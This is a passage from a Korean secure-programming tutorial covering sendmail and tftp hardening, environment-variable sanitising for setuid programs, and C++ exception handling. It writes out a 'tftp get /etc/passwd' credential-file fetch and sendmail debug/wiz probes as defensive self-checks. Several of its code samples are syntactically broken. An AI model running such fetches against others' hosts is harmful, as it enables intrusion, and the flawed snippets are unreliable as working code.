  - 프로그램에 메시지를 보내는 경우 쉘 명령을 보내는 방법을 사용하지 않도록한다.
  - sendmail.cf 에서 'wizard' 패스워드를 사용하지 않는다.
  - sendmail 에서 'debug' 명령을 이용하지 않는다,
  - 다음을 참조하도록 한다.

[예제 3.10] 참고 예

```
baikdu % telnet localhost 25 Connected to localhost. Escape
character is
'^]'. 220-baikdu.
hackerslab.co.kr Sendmail 8.6.9H1/Baikdu_KAIST_CSH ready at
Thu, 16 Mar 1995 00:58:23 +0900 220 ESMTP spoken here debug
500 Command unrecognized wiz 500 Command unrecognized kill 500
Command unrecognized quit 221 baikdu.kaist.ac.kr closing
connection closed by foreign host.
```

```
만일 'debug'에 '200 Debug set'으로 응답한다면 새 버전으로 교체한다.
```

```
baikdu % telnet localhost 25 Connected to localhost. Escape
character is
'^]'. 220-baikdu.
hackerslab.co.kr Sendmail 8.6.9H1/Baikdu_KAIST_CSH ready at
Thu, 16 Mar 1995 00:58:23 +0900 220 ESMTP spoken here debug
500 Command unrecognized wiz 500 Command unrecognized kill 500
Command unrecognized quit 221 baikdu.kaist.ac.kr closing
connection closed by foreign host.
만일 'debug'에 '200 Debug set'으로 응답한다면 새 버전으로 교체한다.
```

tftp 버그

tftp(Trivial ftp)는 디스크 없는 워크스테이션들의 네트워크 부트기능으로 유저 데이터그램 방식의 접속 없는 프로토콜을 이용한다.

이는 단순한 프로토콜이므로 보안상의 허점을 가지고 있다. tftp 설치를 잘못해놓았을 경우 외부의 해커가 tftp 를 이용해 /etc/passwd 파일을 가져갈 수가 있다. 자신의 호스트에 설치된 tftp 가 안전한지를 get /etc/passwd 를 이용해 확인해 본다.

[예제 3.11] tftp 가 안전한지를 get /etc/passwd 를 이용해 확인

```
[prosyh-hackers 193 ] tftp hackerslab.ac.kr tftp> status
Connected to hackerslab.ac.kr Mode: netascii Verbose: off
Tracing: off Rexmt-interval:
5 seconds, Max-timeout: 25 seconds tftp> get /etc/passwd Error
code 1: File not found tftp>
```

위와 같이 에러메시지가 뜨지 않는다면 설치가 잘못된 것이므로 수정한다.

만일 쓰지 않는다면 아예 퍼미션을 0 으로 두어 작동을 못하게 하든가 /etc/inetd.conf 를 다음과 같이 둔다.

```
tftp dgram udp wait nobody /usr/etc/in.tftpd in.tftpd -s
/tftpboot
```

TCP_WRAPPER 를 사용하는 것도 많은 도움이 된다.

3.4. 환경 변수의 위험성에 대한 대책

프로그램에서 환경변수를 사용할 때에는 환경변수에 의존해서는 안 된다.

안전한 SUID/SGID 프로그램을 작성하기 위해서는 입력 값으로 입력되는 환경변수들을 제거하고 모든 환경변수를 삭제한 후 필요한 환경변수는 안전하게 다시 설정해야 한다. 모든 안전하지 않은 환경변수를 알 수 있는 방법이 없기 때문에 프로그램의 소스 코드를 다 확인한다 하더라도 다시 수정될 수 있으므로 안전하지 않다. 즉, 환경변수의 값을 가정하지 말아야 하고 아니면 모든 환경변수를 설정하는 것이 안전하다. 또한 프로그램에 정보(환경변수)를 전달해야 한다면 필요한 환경변수를 테스트하고 사용 후에는 완전히 삭제하도록 한다.

3.4.1. 추출 및 제거

보안적인 setuid/setgid 프로그램에 대해 (있다면) 입력되어야 하는 환경변수의 간단한 리스트가 주의 깊게 추출 한다. 그 후 전체 환경 변수를 지우고 필요한 약간의 환경 변수들을 안전한 값으로 재설정해야 한다. 하위 프로그램을 호출한다면 실제로 더욱 좋은 방법은 없다. 모든 위험한 값을 열거할 수 있는 실제적인 방법은 없다. 직접적 또는 간접적으로 호출할 모든 프로그램의 소스 코드를 검토한다고 하더라도 코드를 작성한

후 누군가가 새로운 문서화되지 않은 환경 변수를 추가할 수 있으며 이들 중 하나를 공격에 이용할 수 있다.

C/C++에서 환경을 지우는 간단한 방법은 전역 변수 environ 를 NULL 로 설정하는 것이다. 전역 변수 environ 은 <unistd.h> 파일에 정의되어 있는데 C/C++ 사용자는 이 헤더 파일을 ##include 를 써서 이용할 수 있다. 쓰레드를 생성하기 전에 environ 을 조작할 필요가 있지만 프로그램 실행 초기 (보통 쓰레드가 생성되기 전)에 이를 조작하기 때문에 거의 문제가 되지 않는다.

전역 변수 environ 의 정의는 다양한 표준에 정의되어 있다. 많은 경우 프로그래머들은 보통 environ 을 직접적으로 수정한다.

이러한 하위 수준 컴포턴트를 조작하는 것은 아마도 이식가능하지 않지만 이는 잘못이 없고 (안전한) 환경을 얻을 수 있게 보증한다. 추후 전체 변수 집합에 접근할 필요가 있는 드문 경우에는 environ 변수 값을 어디든 저장할 수 있으나 이는 거의 필요하지 않다. 거의 모든 프로그램은 이들 중 단지 일부 값만을 필요로 하며 나머지는 버린다.

환경을 깨끗이 하는 또 다른 방법은 문서화되어 있지 않은 clearenv() 함수를 사용하는 것이다. clearenv() 함수는 별다른 역사를 갖고 있는데 이는 POSIX 1 에 정의되어 있다고 알려져 있지만 어떤 이유인지 전혀 이 표준에 포함되지 않았다. 그러나 clearenv() 는 POSIX 9 (포트란 77 의 POSIX 바인딩)에 정의되어 있으며 그래서 이에 대해 준 공식 상태로 있다.

리눅스에서 clearenv()는 <stdlib.h> 파일에 정의되어 있지만 #include 를 써서 포함하기 전에 __USE_MISC 가 #define 에 의해 정의되어 있는지 확인해야 한다. 약간 더욱 공식적인 접근 방법은 __USE_MISC 를 정의해서 _SVID_SOURCE 또는 _BSD_SOURCE 가 #define 에 의해 정의되게 하여 <features.h> 파일을 #include 에 의해 포함하는 것이다 - 이는 공식적인 특징을 갖는 테스트 매크로이다.

거의 확실히 재 추가해야 하는 환경 변수는 프로그램 실행을 위해 검색되는 디렉토리 목록인 PATH 이다. PATH 는 현재 디렉토리를 포함하지 않아야 하며 보통 ``/bin:/usr/bin" 과 같이 간단한 형태이다. 일반적으로 IFS (디폴트는 공백이 첫 문자인 `` \t\n") 과 TZ (timezone, 시간대)를 설정할 수 있다.

리눅스가 IFS 또는 TZ 가 설정되지 않았다고 해서 작동하지 않는 것은 아니지만 어떤 System V 에 기초한 시스템은 TZ 값을 설정하지 않는 경우 문제의 소지가 된다. 어떤 쉘은 IFS 값이 설정되어야 한다는 루머도 있다. 리눅스에서 설정할 수 있는 공통된 환경 변수 목록을 얻기 위해서는 environ(5)를 참조하면 된다.

실제로 사용자가 지원하는 값들이 필요하다면 그 값이 합법적인 값에 대한 패턴과 일치하는지 어떤 합당한 최대 길이 내에 있는지를 보증하기 위해 우선적으로 검사한다. 원칙적으로는 /etc 디렉토리에 표준의 안전한 환경 변수 값에 대한 정보를 갖고 있는 신뢰할 수 있는 표준 파일이 있을 수도 있지만 현재 이러한 목적을 위해 정의된 표준 파일은 없다. 비슷한 이유로 PAM 모듈을 갖고 있는 시스템에 대해 pam_env 를 조사할 수도 있다.

프로그래밍 언어로 쉘을 사용한다면 “-” 옵션을 갖고 “/usr/bin/env” 프로그램을 사용할 수 있다 (실행되는 프로그램의 모든 환경 변수를 지운다). 기본적으로 /usr/bin/env 를 호출하여 이에 “-” 옵션을 주고 설정하려고 하는 변수와 값 (name=value 형태로) 을 쓴 후 실행시킬 파일 이름과 그 인수를 설정한다.

대부분은 완전한 경로 이름 (/usr/bin/env) 을 사용하여 프로그램을 호출하길 원하는데 “env” 와는 달리 사용자가 위험한 PATH 값을 만들 수 있다. GNU env 는 “-i” 와 “--ignore-environment” 옵션 (시작하는 프로그램의 환경을 지운다) 을 동일하게 허용한다. 그러나 이를 다른 버전의 env 에 이식할 수는 없다.

환경을 직접적으로 재설정할 수 없도록 하는 언어로 setuid/setgid 프로그램을 작성한다면 다른 접근 방법은 “wrapper” 프로그램을 생성하는 것이다. wrapper 는 환경을 안전한 값으로 설정한 후 다른 프로그램을 호출한다.

주의 : wrapper 가 실제로 의도하는 프로그램을 호출할 것인지를 확인해야 한다. 해석 프로그램이라면 해석기로 하여금 특별한 setuid/setgid 권한이 주어진 프로그램외에 다른 프로그램을 적재할 수 있게 하는 가능한 경쟁 상태가 없게 한다.

3.4.2. 환경변수를 지우는 방법

environ 변수를 NULL 로 설정한다.

environ 변수는 unistd.h 에 정의되어 있고 이 헤더파일의 environ 변수를 수정하여 실행하도록 한다.

clearenv() 함수를 사용한다.

clearenv()는 stdlib.h 헤더파일에 정의되어 있고 사용 전에 _USE_MISC 이 #define 되어야 한다.

3.5. 참고 자료

- 해커스랩, http://www.hackerslab.org
- (주)교학사의 Using Linux Fifth Edition
- 한국 정보보호센터, www.certcc.or.kr/advisory/ka2000/ka2000-040.txt
- JOINC, www.joinc.co.kr
- 슈퍼유저코리아, http://www.superuser.co.kr

4. Exception Handling

4.1. Exception Handling

예외 처리 (exception handling) 란 무엇인가? 이 질문에 대답하기 전에 ` 예외란 무엇인가' 라는 문제를 먼저 고려해 보아야 한다.

예외 (exception)라는 것은 사전적인 의미로 `규칙이나 약속에서 벗어남' 을 의미한다. 프로그래밍 언어에서 예외라는 것은 프로그램이 알고리즘 (algorithm)의 정상적인 흐름을 벗어나 다른 경로(path)로 폭주하는 경우를 말한다.

프로그램이 예상된 경로를 벗어나서 임의의 경로, 즉 결정되지 않은 경로로 흐르는 것은 프로그램에 이상이 발생한 것이며, 에러(error) 또는 버그(bug)가 있는 프로그램이라고 할 수 있다.

그리고, 프로그램이 실행되는 동안 예기치 못한 여러 가지 에러들이 발생하게 된다. 파일을 열려고 하는데 파일이 없다거나, A 드라이브에 있는 파일들의 리스트를 보려고 하는데 A 드라이브에 디스켓이 없다거나, 또는 프로그램을 잘못 작성하여 0 으로 나누게 되어 'Divide by 0'라는 에러가 발생하면서 프로그램이 정지된다거나 하는 등의 프로그램을 정지시키거나 시스템을 정지시킬 수 있는 에러들이 흔히 발생하게 된다. 이런 식으로 프로그램 실행되는 도중에 문제가 발생했음을 의미하는 말을 예외 (exception)라고 한다.

사용자들은 이상적으로 완벽한 환경에서 프로그램과 데이터들을 사용하기를 원한다. 작업한 환경에서는 결코 어떠한 버그, 오류 그리고 예외 등이 존재 하기를 원하지 않는다. 그러나 실제로 우리가 작업하는 환경에서는 잘못된 데이터와 많은 버그가 포함되어 있고, 많은 예외나 오류들이 발생한다. 그렇기 때문에 실제로 에러 발생에 대한 대처를 해야 한다. 그래서,

버그가 포함되어 있는 코드를 다루기 위해서는 적어도 다음과 같은 작업이 이루어 져야 한다.

- 사용자에게 에러를 알린다.
- 모든 작업을 저장해야 한다.
- 사용자들에게 프로그램을 종료 할 수 있도록 해야 한다.

프로그램을 수행하다 보면 여러 가지 오류들이 발생할 수 있다. 때때로 이러한 오류의 발생 때문에 프로그램이 수행을 끝마치기 전에 멈추기도 한다. 이렇게 오류가 발생되면 오류가 있다는 것을 알려주고 프로그램을 계속 수행시킬 수 있는 방법이 있는데, 이런 경우에 필요한 것이 예외 상황의 처리이다. 예외 상황의 처리는 프로그램 상에서 오류가 발생 가능한 곳에 프로그래밍 되어서 오류가 발생하면 그 오류에 따른 처리방법을 찾아서 수행하게 된다.

그리고, 이러한 예외가 발생했을 경우 프로그램 개발자가 처리할 수 있도록 하기 위해 예외의 종류를 정의하고, 언어 수준에서 예외를 처리할 수 있는 구문들을 제공해 주고 있다. 이렇게 예외가 발생했더라도 프로그램이 비정상적으로 종료되지 않고, 예외를 처리하게 함으로서 좀 더 안정적이고 신뢰성 있는 프로그램을 작성할 수 있도록 해 주는 것이다.

이렇게 안정적이고, 신뢰성 있는 프로그램으로 되기 위해서는 잠재적으로 프로그램을 파괴할 수 있는 잘못된 입력 데이터처럼 예외 상황들을 위해 Exception Handling 이라 불리는 에러 감지 방법을 사용하는 것이다.

예외를 발생시키는 잘못된 수행으로부터 시스템을 회복시켜야 할 때 예외처리가 사용된다.

예외의 발생(throw)이란 예외가 일어남을 말하는 것이고, 예외의 포착(catch)이란 예외상황을 인지하고 그에 따른 적절한 행동을 취하는 것이다.

이때 회복시키는 프로시저를 예외 핸들러(exception handler) 라고 부른다.

즉, 정리 하자면, 예외 (exception) 라는 것은 프로그램중에 발생할 수 있는 가벼운 에러 상태 (mild error condition) 이며 예외 처리는 예외가 발생한 상황에서 프로그램을 종료하지 않고 가능한 한 예외를 핸들링 하여 프로그램의 흐름을 복구하고, 초기에 의도하던 방향으로 프로그램을 수행할 수 있게 하는 것을 의미한다

그러면 에러(error) 및 다른 예외와 비슷한 것과 예외(exception) 사이의 관계는 어떤가 살펴보자. 프로그래밍 시 발생할 수 있는 결점(fault)에 관련된 용어를 정리해 보면 다음과 같다.

표 4-1 에러 및 다른 비슷한 예외 용어 설명

용 어	용어의 의미
버그 (bug)	버그, 잘못, 프로그램이나 하드웨어의 잘못된 동작. 또는 그 오동작의 원인이 되는 부분.
결점 (fault)	고장, 오류, 전자 부품이나 컴퓨터 회로, 주변기기 등의 고장이나 오동작에 의해 빚어지는 비정상적인 상태. 이러한 고장은 주로 하드웨어적인 것을 가리킨다. -> error, mistake
실패 (failure)	실패, 고장. (1) 시스템에서 요구된 기능을 수행하는 각 기능단위와 능력이 없어지거나 제대로 발휘되지 않는 것. (2) 프로그램 수행 도중 회복할 수 없는 오류가 발생하여 프로그램의 수행을 계속할 수 없는 상태.
에러 (error)	오류. (1) 어떤 원인에 의해 발생되는 잘못을 가리키는 일반적인 말. (2) 컴퓨터의 연산처리 결과가 하드웨어나 소프트웨어의 잘못, 사용자의 실수 등 여러 요인에 의해 초기의 것과는 다른 결과로 나타나는 것.

용 어	용어의 의미
예외 (exception)	예외 상황. 컴퓨터 시스템의 동작 도중 예기치 않았던 이상 상태가 발생하고 그로 인해 수행중인 프로그램이 영향을 받는 것. 예를 들면 연산 도중 오버플로우에 의해 발생한 인터럽트 등이 여기에 해당한다. -> interrupt, trap

예외 처리 상황과 비교되는 에러란 무엇인가? 에러(error) 는 프로그램의 복구가 불가능한 심각한 상태를 말하며 결국 프로그램이 종료되어야 하는 상황을 의미한다. 예외와 에러는 비슷해 보이지만, 많은 차이점을 가지고 있다.

에러와 예외와의 차이점을 살펴보면 다음과 같다.

예외(exception)

- 프로그램이 정상적으로 실행되지 못하는 어떤 상황이 발생.
- 다시 말하면, 프로그램 실행 중에 발생하는 정상적인 명령흐름을 방해하는 사건을 말한다.
  - 실시간 예외
    실시간 예외는 실시간 시스템 안에서 발생하는 예외를 말함.
  - 검사된 예외
    검사된 예외란 실시간 예외이지만 컴파일러의 예외 검사 대상이 되도록 처리하여 미연에 발생을 방지하는 예외를 말함.
- 예) 파일을 읽다가 파일의 끝에 도달하였다.

에러(error)(=오류)

- 프로그램상 발생하는 모든 문제를 error 이라고 한다.

- 일상적으로 버그라고도 하고, 에러를 제거하는 작업을 디버깅이라고 한다.
- 엄밀히 예외와 구분하자면, 회복할 수 없는 예외,(보통은) 포착할 수 없음을 의미한다.
  - 발생 시간에 따른 분류
    - 컴파일시간 에러 : 컴파일 과정에 발생하는 에러.
    - 실시간 에러 : 실행 중에 발생하는 에러.
  - 성격에 따른 분류
    - 문법적 에러 : 프로그램 문법에 벗어나서 발생하는 컴파일시간 에러.
    - 의미론적 에러 : 의미상 부합하지 않음으로 오는 실시간 에러.
    - 시스템 에러 : 실제 프로그램 수행에서 실행 준비 부족이나 시스템 문제로 발생하는 실시간 에러.
    - 알고리즘 에러 : 무한루프에 빠지는 등 알고리즘의 잘못으로 발생하는 실시간 에러.
- 예) 메모리의 사용 한계량을 넘었다.

4.1.1. Exception handling 을 사용해야 하는 이유

예외 처리(exception handling)를 사용하는 목적은 한마디로 "보다 안정적이고 오류에 강한 프로그램을 만드는 것" 이다

어떤 프로그램이든 예외적인 문제로 인하여 프로그램이 불안정해져 오류가 발생해질 수 있는 소지가 있다. 특히, 운영체제(Operating System)의 경우 예기치 못한 문제가 발생하여 다운되는 경우가 종종 있다.

인터넷과 인트라넷 네트워크에서는 물리적으로나 논리적으로 떨어져 있는 거리 (distance), 보안 (security), 위치 (location), 접근(access) 등의 이유로 많은 예외 상황이 존재한다. 따라서 프로그램에서 인터넷이나 인트라

넷에서 발생되는 많은 예외 상황에 대한 대처 및 고려가 필수적으로 필요하다.

예외 처리는 프로그램을 보다 안정적으로 수행할 수 있도록 도와준다. 기본적으로 네트워크 상황에서 작업하는 경우가 많고, 네트워크에서는 처리가 비정상적으로 흘러 예기치 못하는 경우가 많이 생기기 때문에 예외 처리는 반드시 필요하다고 할 수 있다.

예를 들어, 정상적인 작업일 경우는 (1)임시 파일 생성 (2) 파일에서 작업 (3) 임시 파일 삭제의 순으로 작업이 이루어 진다.

그러나, 예외 상황 발생시는 (1)임시 파일 생성 (2) 에러 발생 (3) 비정상적 종료->임시 파일 잔류 와 같은 순으로 되는데, 이것은 임시 파일이 남게 되는 것이다.

프로그래머는 이러한 상황에 대응하기 위해 예외 상황에 정리 작업을 수행 한 후 종료하는 코딩을 넣어 주어야 한다. 대부분의 OS 는 메세지를 통하여 어떠한 치명적인 오류로 인하여 프로그램을 닫거나 시스템을 종료한다는 것을 통보한다. 바로 이러한 것들이 예외 처리이다. 예외 처리란 예외 상황에 대한 문제점이 발생하였을 때 이를 처리할 수 있도록 프로그래머가 처리 루틴을 만드는 것을 말한다.

다음은 Exception handing 의 코드 구조이다.

[예제 4.1] Exception handing 의 코드 구조

```
_try {
     // 정상 작업
} _except(error 종류) {
       //에러 처리 코드
}
```

위의 _try 블럭 안에는 정상 작업 코드가 들어가고, _except 블럭 안에는 예외가 발생했을 경우 이를 처리하기 위한 문장들이 들어간다.

그럼, Exception 처리 과정을 살펴 보며, 일단 에러의 종류를 파악하고, 다음 중 하나의 처리과정을 선택하게 한다.

- Exception 무시(EXCEPTION_CONTINUE_EXECUTION) : 에러 처리 다음에서 계속 수행
- Exception 처리(EXCEPTION_EXECUTE_HANDLER) : _except 코드 블럭 수행
- Exception 전달(EXCEPTION_CONTINUE_SEARCH) : 외부 에러 처리 코드로 통과

우리들이 사용하는 수많은 프로그램은 프로그램을 작성한 프로그래머나 설계자의 의도가 있다. 그 프로그램은 어떠할 때 어떠한 용도로 사용을 하며, 사용자도 그 용도에 맞게 사용자가 argument 를 입력하거나 event 를 주어 그 프로그램을 용도에 맞게 사용을 한다. 하지만 원래 프로그램의 의도와 용도와는 맞지 않는 이상한 예외적인 상황이 벌어질 수 있다.

이런 예측하기 힘든 상황이 왔을 때 예외적인 상황에 대한 대처 즉 예외처리가 되어 있지 않다면 사용자가 일부러 그런 예외적인 상황을 만들어 보안상 문제가 있는 instruction 을 실행할 수 있다.

이러한 이유 등으로 예외처리(Exception handling)를 사용하는 것이다.

그리고, 다음의 상황에서는 반드시 예외 핸들링을 해야 한다.

- 메소드가 자신의 코드를 더 이상 실행시킬 수 없는 예외상황을 처리하기 위해
- 프로그램 컴포넌트가 자신의 에러를 직접 처리할 수 없을 때

4.2. 예외사항(Exception)

프로그램 완벽하고 에러가 없는 프로그램이라 하더라도 에러는 여전히 발생한다. 왜냐하면 완전한 프로그램을 사용하더라도 사용하는 사람이 불완전하기 때문이다. 따라서 다음과 같은 경우에는 에러상황이 발생한다.

- 디스크에 없는 파일을 참조하려 했다.
- 디스크가 가득 차서 더 이상 쓰기를 할 수 없다.
- 범위를 초과한 연산을 하였다.
- 메모리가 부족하다.
- 프린터를 연결하지 않았거나 용지가 없는 상황에서 프린트 명령을 내렸다.
- A 드라이브에 디스켓을 넣지 않고 A 드라이브를 읽는다.

예외상황을 다루는 주요한 목적은 에러가 발생한 곳으로부터 에러상황에 대처할 수 있는 에러 핸들러에게 컨트롤을 넘기는 것이다. 왜냐하면, 예외(exception)란 프로그램 실행 중에 어디서 어떤 종류의 에러가 발생했는가의 정보를 말하기 때문이고, 이것은 프로그래밍을 대상으로 하는 것이기 때문이다.

예외사항의 배후에 있는 개념은 다음과 같다.

자원은 할당(메모리 할당, 파일에 접근 제한 걸기)은 프로그램의 매우 하위 단계에서 이루어진다.

- 실행이 실패하거나, 메모리 할당이 불가하거나, 또는 파일 접근을 막을 수 없는 경우, 행해야 할 논리 순서는 사용자와 상호 작용을 통해 이루어지므로 프로그램의 상위 단계에서 이루어진다.
- 예외사항은 자원을 할당하는 코드로부터 오류 상태를 처리할 수 있는 코드에까지 직접 통로를 제공한다. 만일 중간 사이에 위치할 수 있는 단계가 있다면, 메모리 할당을 초기화 할 수 있는 기회가 주어질 수

있다. 단지 오류 사항을 전달 하기만 하는 코드에서는 다른 작업은 별로 필요하지 않다.

4.2.1. 예외사항 사용법

표준 C++ 라이브러리는 에러 처리를 위한 클래스들을 제공하는데, 이 클래스들은 C++의 예외 처리(exception handling) 기능을 사용하고 있다. 표준 C++ 라이브러리는 크게 논리 에러(logic error)와 실행 시 에러(runtime error)로 나누어 에러 모델을 구현하고 있다.

- logic error 는 프로그램의 내부 로직상의 문제로 인해 발생하는 에러를 의미하며, 이러한 에러들은 사전에 충분히 예방할 수 있는 에러이다.
- runtime error 는 대개의 경우, 사전에 예방하기가 힘든 에러이다.

다시 말해서, 실행해보기 전까지는 어떤 문제가 발생할지 예측하기가 힘든 에러라는 것이다. 이러한 에러들은 프로그램에서 제어할 수 있는 영역을 벗어나 있는 외부 프로그램 실행 환경상의 요인 때문에 발생하는 에러들이다.

예를 들면, 네트워크 선로의 문제라든지, 하드웨어적인 결함이 발생한 경우와 같은 것들이다.

표준 exception 계층도

표준 라이브러리는 앞에서 설명했던 것처럼 크게 두 종류의 에러 모델을 여러 개의 클래스로 구현하고 있다. 이 클래스들은 stdexcept 헤더 파일에 정의되어 있으며, 이를 이용하여 라이브러리가 throw 한 exception 들을 catch 하거나, 여러분이 작성한 코드내에서 exception 을 throw 할 수 있다. 클래스들은 상속관계로 서로 연결되어 있으며, 이들간의 상속관계는 다음과 같다.

- exception

- logic_error
  - domain_error
  - invalid_argument
  - length_error
  - out_of_range
- runtime_error
  - range_error
  - overflow_error

logic_error 클래스와 runtime_error 클래스는 exception 클래스를 상속하고 있으며, 이외의 모든 exception 관련 클래스들은 logic_error 클래스와 runtime_error 클래스 중 하나를 상속하고 있다.

exception 사용하기

표준 라이브러리의 컴포넌트에서 명시적으로 throw 한 모든 exception 은 표준 exception hierarchy 에 속한 클래스들의 객체들이다. 이들 클래스의 reference 매뉴얼을 보면 어떤 함수가 어떤 exception 을 throw 하는지 살펴볼 수 있는데, 이렇게 살펴보고 나서, 특정 exception 을 catch 할지, 아니면, throw 될 것으로 예상되는 모든 exception 을 catch 할지(base class 인 exception 을 명시)를 결정하면 된다.

예를 들어, string 멤버 함수 insert 를 호출하는데 있어서, 삽입 위치를 나타내기 위해 주어지는 인자 값이 부적절한 값을 가지게 될지 모르는 상황에서는 다음과 같이 코딩을 작성해야 할 것이다.

[예제 4.2] exception 예

```
string sy;

int m;

...
```

```
try
{
  sy.insert(m,"Here you are!");
} catch (const exception & e)
{


  // exception 처리 루틴


}
```

- exception 을 throw

적절한 타입의 exception 을 생성 후, 적당한 에러 메시지를 부여한 뒤에 throw 하기만 하면 된다

exception 클래스는 모든 exception 관련 클래스의 base 클래스이며, 표준 인터페이스를 정의하고 있다. 이 인터페이스는 what()이라는 멤버 함수를 포함하고 있는데, 이 함수는 exception 에 함께 담겨져 있는 에러 메시지를 추출하여 리턴 한다. 그렇기 때문에, 이 함수는 catch 절에서 특히 자주 사용된다.

- base exception 을 throw

throw exception; 와 같은 코드는 실제 상황에서는 그다지 자주 사용하지 않는다. 왜냐하면, 이 exception 을 catch 하는 입장에서는 해당 exception 이 어떤 타입의 에러를 의미하는지 알 방법이 없기 때문이다. 따라서, 실제 상황에서는 위와 같이 base exception 을 throw 하는 경우는 거의 없고, 대신에 exception 클래스의 하위 클래스인 logic_error 클래스나 또 이것의 하위 클래스인 out_of_range 클래스와 같은 기타의 것들을 사용하게 된다. 물론, 프로그래머가 이들 클래스를 상속하여 새로운 exception 클래스를 정의할 수도 있다. 예를 들면 다음과 같다.

[예제 4.3] throw exception 예

```
class hackers_error ;
 public runtime_error {
    public hackers_error(const string& what);
};


if (bad_packet())
   throw hackers_error("There is a incorrect");
```

자신의 애플리케이션에 적합한 에러 탐지와 통보를 위한 메쏘드를 작성하여야만 한다

예제 프로그램

[예제 4.4] 예외상황 예

```
#include <stdexcept>
#include <string>


static void function() { throw runtime_error("a runtime
error"); }


int main ()
{
  string m;


  try {
    m.replace(100, 1, 1, 'c');
  }
```

```
  catch (const exception & e) {
    cout << "Exception is : " << e.what() << endl;
  }

  try {
   function ();
  }
  catch (const exception& e) {
    cout << "Exception is: " << e.what() << endl;
  }

  return 0;
}

//  try 블록은 문제를 가질 말한 코드 부분을 둘러싸기 위해 만든다.

    try
{
Some_error_Function();
}

//  catch 블록은 try 블록에서 나타난 예외사항을 다루기 위한 것이다.

    try
{
Some_error_Function ();
}
```

```
catch(OutOfMemory)
{
    // 특정 조취를 취함
}
catch(FileNotFound)
{
   // 또 다른 조치를 취함
}
```

예외 사항을 사용하는 기본 과정은 다음과 같다.

- 예외사항을 일으킬 만한 동작을 시작하는 프로그램의 영역을 상세히 서술하고 이를 try 블록에 넣는다.
- 예외사항을 발생되면 이를 잡아 낚아채는 catch 블록을 만들고 할당된 메모리를 초기화하거나 사용자에게 적절한 안내를 한다.

그렇기 때문에 위 예에서 보는 것과 같이, try 와 catch 는 블록 짝을 이루는 것이다.

예외사항은 문제에 대한 정보를 전달하는데 사용되는 객체이고 try 블록은 예외사항이 일어날 말한 곳을 중괄호로 묶은 블록이다. catch 블록은 try 블록 다음에 곧바로 나와 예외사항을 처리하는 블록이다.

예외사항이 나타났을 때 프로그램의 제어는 현재의 try 블록에서 catch 블록으로 즉시 간다.

4.2.2. try 블록과 catch 블록의 사용

try 블록을 어디에 사용하는지는 간단한 문제는 아니다. 어떤 동작이 예외사항을 불러 일으킬지는 분명하지가 않다. 다음 문제는 어디에 예외사항을 결정하는가 이다. 메모리가 할당이 되는 모든 속에서 메모리 예외사

항을 호출하고 싶기도 할 것이다. 하지만 예외사항을 잡는 곳은 사용자와 인터페이스하는 부분이다.

언제 try 블록을 시도할지는 자원을 할당하는 곳을 살펴 본다. 또 범위를 검사하는 곳, 잘못될 가능성이 있는 입력 부분 등을 살펴본다.

예외 처리를 하려면 몇 가지 키워드의 용도를 파악하는 것이 필요하다.

Try 예약어 (Reserved Word)

특정 예외 (exception)를 찾아내려면 예외가 발생될 것이라고 예견되는 코드나 이미 특정 예외가 발생된 코드를 try 의 블록 안에 기술한다. 즉 try 블록은 보호된 코드 블록이 되는 것이다.

블록안의 문장들은 예외(모든 예외)를 던질 수 있는 문장들이며 try 블록이 지배한다. 즉 try 블록은 그것에 관련된 예외 처리기가 담당할 범위를 정의한다

try 블록 내에서 예외가 발생하면 그 예외는 그 try 블록에 결합된 예외 처리기가 처리한다. try 블록 뒤에는 적어도 하나의 catch 블록 또는 finally 블록이 있어야 한다

Catch 예약어 (Reserved Word)

catch 블록은 예외가 발생되었을 경우, 해당되는 예외를 잡아내어 프로그램의 흐름을 복구할 것인지 종료할 것인지를 결정하는 프로그램을 기술해 두는 장소이다. 정해진 try 블록에서 하나 이상의 예외가 발생한다면 catch 문을 연속적으로 작성할 수도 있고 catch 문 안에서 try 블록을 중첩 (nested) 되게 기술할 수도 있다.

- try 블록 바로 위에서 위치하며 try 블록 내에서 발생할 수 있는 예외를 처리하기 위한 하나 이상의 catch 블록들이 있어야 한다.
- catch 블록안의 문장은 있어도 되고 없어도 된다 즉 문장이 하나도 없는 경우는 잡은 예외에 대한 어떠한 예외 처리도 하지 않게 된다.

- 세분화된 예외 처리기
  - 그 클래스의 계층 구조상의 말단 클래스에 해당하는 종류의 예외들을 다룬다면 그 예외 처리기는 세분화된 예외 처리기이다.
  - 예외의 종류를 가능한 세분해서 파악해야 그에 적합한 예외처리기를 만들 수 있다.
- 일반적인 예외 처리기
  - 말단 클래스가 아닌 경우 해당 클래스는 그 서브 클래스의 예외들 모두 다루게 된다. 이때 예외 처리기를 일반적인 예외 처리기라 한다.
  - 너무 일반적인 예외 처리기는 오류 복구에 도움이 되지 못한다.

[예제 4.5] try & catch 의 사용

```
try {
    Exception_1 이 발생할 가능성이 있는 실행문;

  catch (exception_1Type 변수) {
    try {
      Exception_1 의 복구 코드;
      Exception_2 이 발생할 가능성이 있는 실행문;
     } catch (Exception_2Type 변수) {
     exception_2 의 복구 코드;
     }
  } catch (Exception_3Type 변수) {
    exception_3 의 복구 코드;
  }
```

Finally 예약어 (Reserved Word)

finally 블록은 예외의 발생과 관계없이 항상 수행되는 코드를 기술해 두는 곳이다.

프로그램이 시작되어 일정한 일을 수행할 경우에 그것이 정상적으로 종료되든지 아니면 비정상적으로 종료되더라도 어떤 특정한 일은 반드시 종료되어야 하는 경우가 있다.

예를 들어 수도꼭지를 틀어 물을 얻는 경우, 필요한 물을 쓰고 수도꼭지를 잠글 수도 있지만, 물이 안 나오는 예외상황이 발생해서 물을 얻지 못한다고 할지라도 물이 갑자기 나올 때를 대비해 수도꼭지를 잠그는 것이 꼭 필요하다. 이와 같은 상황을 기록하는 곳이 finally 블록이다.

- 제어가 메쏘드를 빠져나가기 전에 수행되어야 하는 마무리 작업들을 규정한다. try 블록에서 무슨 일이 일어나 제어가 어떻게 흐르더라도 제어가 메쏘드 밖으로 나가기 전에 finally 블록 내의 문장들이 수행되도록 되어 있다
- 즉 예외가 발생하지 않아 정상적으로 종료한 경우 또는 예외가 발생하여 예외를 처리한 경우에 상관없이 마지막으로 finally 문을 실행한다
- 주로 수행 중 예외(잡아도 되고 안 잡아도 됨)가 발생했는데 catch 문에서 그것을 잡지 않았을 때 프로그램이 종료하기 전에 해야 할 마무리 작업을 코딩 한다

[예제 4.6] finally

```
try {
    Exception 이 발생할 가능성이 있는 실행문;
  } catch ("특정 Exception 의 타입" 변수) {
    Exception 의 복구 코드;
```

```
} finally {
   항상 수행되는 코드;
}
```

finally 블록은 예외의 발생과 관계없이 항상 수행되지만 System.exit ( ) 메소드가

